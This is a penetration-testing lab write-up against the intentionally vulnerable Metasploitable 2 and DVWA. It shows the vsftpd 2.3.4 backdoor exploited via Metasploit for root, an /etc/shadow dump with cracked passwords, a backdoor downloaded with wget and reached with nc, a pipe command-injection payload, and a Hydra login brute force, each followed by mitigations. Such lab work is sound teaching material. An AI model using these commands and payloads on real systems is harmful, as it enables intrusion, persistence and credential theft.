Active Reconnaissance and Enumeration (Metasploitable 2)

```
nmap -sS 192.168.194.129 -O -T 2 -p 1-1000 --script vuln
PORT        STATE SERVICE
21/tcp  open  ftp
Ftp-vsftpd-backdoor:
        VULNERABLE:
                vsFTPd version 2.3.4 backdoor
25/tcp  open  smtp
ssl-dh-params:
 VULNERABLE:
        Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
```

Active Reconnaissance Continued

Metasploitable2 has port 80 open.

The VM is hosting multiple web applications including phpMyAdmin, DVWA and TWiki.

Enumeration (Metasploitable2)

Http:enum:

/doc/: Potentially interesting directory w/ listing on ‘**apache/2.2.8**’

```
┌──(root💀kali)-[/home/drew]
└─# searchsploit apache 2.2.8
```

Exploit Title
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner
Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal
Apache Struts 2 < 2.3.1 - Multiple Vulnerabilities
Apache Struts 2.0.1 < 2.3.33 / 2.5 < 2.5.10 - Arbitrary Code Execution
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execution (Metasploit)
Apache Struts2 2.0.0 < 2.3.15 - Prefixed Parameters OGNL Injection
Apache Tomcat < 5.5.17 - Remote Directory Listing
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution

Vulnerability Analysis VSFTP (Metasploitable2)

VSFTP version 2.3.4 is vulnerable to a remote backdoor.

```
else if((p_str->p_buf[i]==0x3a)
&& (p_str->p_buf[i+1]==0x29))
{
  vsf_sysutil_extra();
}
```

This is the source code for VSFTP 2.3.4. It checks if character ‘:’ (0x3a) is found and checks if the next character is ‘)’ (0x29) If this is true it calls the function vsf_sysutil_extra().

0x3a = :
0x29 =)

Exploitation (Metasploitable2)

I gained root access by exploiting the VSFTP vulnerability.

```
msf6 > use exploit/unix/ftp/
use exploit/unix/ftp/proftpd_133c_backdoor  use exploit/unix/ftp/proftpd_modcopy_exec   use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.194.129
rhost ⇒ 192.168.194.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.194.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.194.129:21 - USER: 331 Please specify the password.
[+] 192.168.194.129:21 - Backdoor service has been spawned, handling ...
[+] 192.168.194.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.194.129:6200) at 2021-05-10 13:31:22 -0700


whoami
root
```

Persistence (Metasploitable2)

cat /etc/shadow

root:1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::

sys:1fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::

klog:1f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::

msfadmin:1XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::

postgres:1Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::

user:1HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::

service:1kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::

Persistence (Metasploitable2)

postgres (postgres)

user (user)

msfadmin (msfadmin)

service (service)

123456789 (klog)

batman (sys)

John The Ripper cracked the passwords within seconds

Persistence Backdoor (Metasploitable2)

I connected to the VM via telnet with credentials msfadmin: msfadmin and I downloaded and ran a simple backdoor.

wget https://raw.githubusercontent.com/Drew-Alleman/backdoor/main/server.py

```
msfadmin@metasploitable:/tmp$ python server.py &
[1] 5359
msfadmin@metasploitable:/tmp$
```

```
┌──(drew㉿kali)-[~]
└─$ nc 192.168.194.129 65021
ls
s.py
```


Mitigation & Remediation (Metasploitable2)

- Close all unused ports & Insecure Protocols
- Update any outdated services eg: VSFTP
- Change passwords
- Update OS
- Installing hardening software such as Fail2ban

Active Reconnaissance (DVWA Command Execution)

The web application allows us to input an IP address and the application will ping that IP address.

Web App:



Source Code:

Command Execution Source

```php
<?php

if( isset( $_POST[ 'submit' ] ) ) {

    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if (stristr(php_uname('s'), 'Windows NT')) {

        $cmd = shell_exec( 'ping  ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    } else {

        $cmd = shell_exec( 'ping  -c 3 ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    }

}
?>
```

Vulnerability Analysis (DVWA Command Execution)

Since the source code takes the user input and doesn't have input validation. The user can use the "|" character to follow the ping with another command from linux.


Command Execution Code:

```
$cmd = shell_exec( 'ping  ' . $target );
echo '<pre>'.$cmd.'</pre>';
```

The $cmd variable stores a value for shell execution that includes "ping" plus the user input. The next line "echo", uses $cmd to run the shell execution. With this, we can use the "|" to add another command like "whoami" and find information on the user.

Exploitation (DVWA Command Execution)

By inputting “8.8.8.8 | whoami” into the text input, the webapp inputs the command “ping 8.8.8.8 | whoami” into the CLI. This will do two things, first it will ping 8.8.8.8 and then it will give the user information, as seen below. “Whoami” can be replaced with any linux command.



Mitigation (DVWA Command Execution)

To reduce the number of vulnerabilities in relation to exploiting command execution, it's important to implement input validation. For example, prevent a user from executing a command if their input includes "|" or "&&".

Example:

Input: "8.8.8.8 | whoami" or "8.8.8.8 && whoami"

- The webapp will notice the "|" or "&&" and prevent the code from executing from that point forward.

Output: "Invalid Input! Please input an IP address."

Mitigation (DVWA Command Execution)

```
def isDataValid(userInput):
    validCharacters = list("0123456789.")
    for character in list(userInput):
            if character not in validCharacters:
                    return False
    return True


userInput = input("Ip address to ping: ")
if isDataValid(userInput):
    os.system("ping "+ userInput)
```

Brute Force (DVWA)

Using the premade, “rockyou.txt.gz. Having this let us use the most common passwords that are used. After about 30 seconds, we had our login.

```
oni@oni:~$ sudo hydra -l admin -P /usr/share/wordlists/rockyou.txt.gz 192.168.209.131 http-post-f
orm "/dvwa/login.php:username=admin&password=^PASS^&Login=login:Login failed"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizat
ions, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-12 12:50:50
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~89652
5 tries per task
[DATA] attacking http-post-form://192.168.209.131:80/dvwa/login.php:username=admin&password=^PASS
^&Login=login:Login failed
[80][http-post-form] host: 192.168.209.131   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-12 12:50:54
oni@oni:~$
```

Brute Force Mitigation (DVWA)

- CAPTCHA
- Make sure your password is strong and unique
- Implement a lockout policy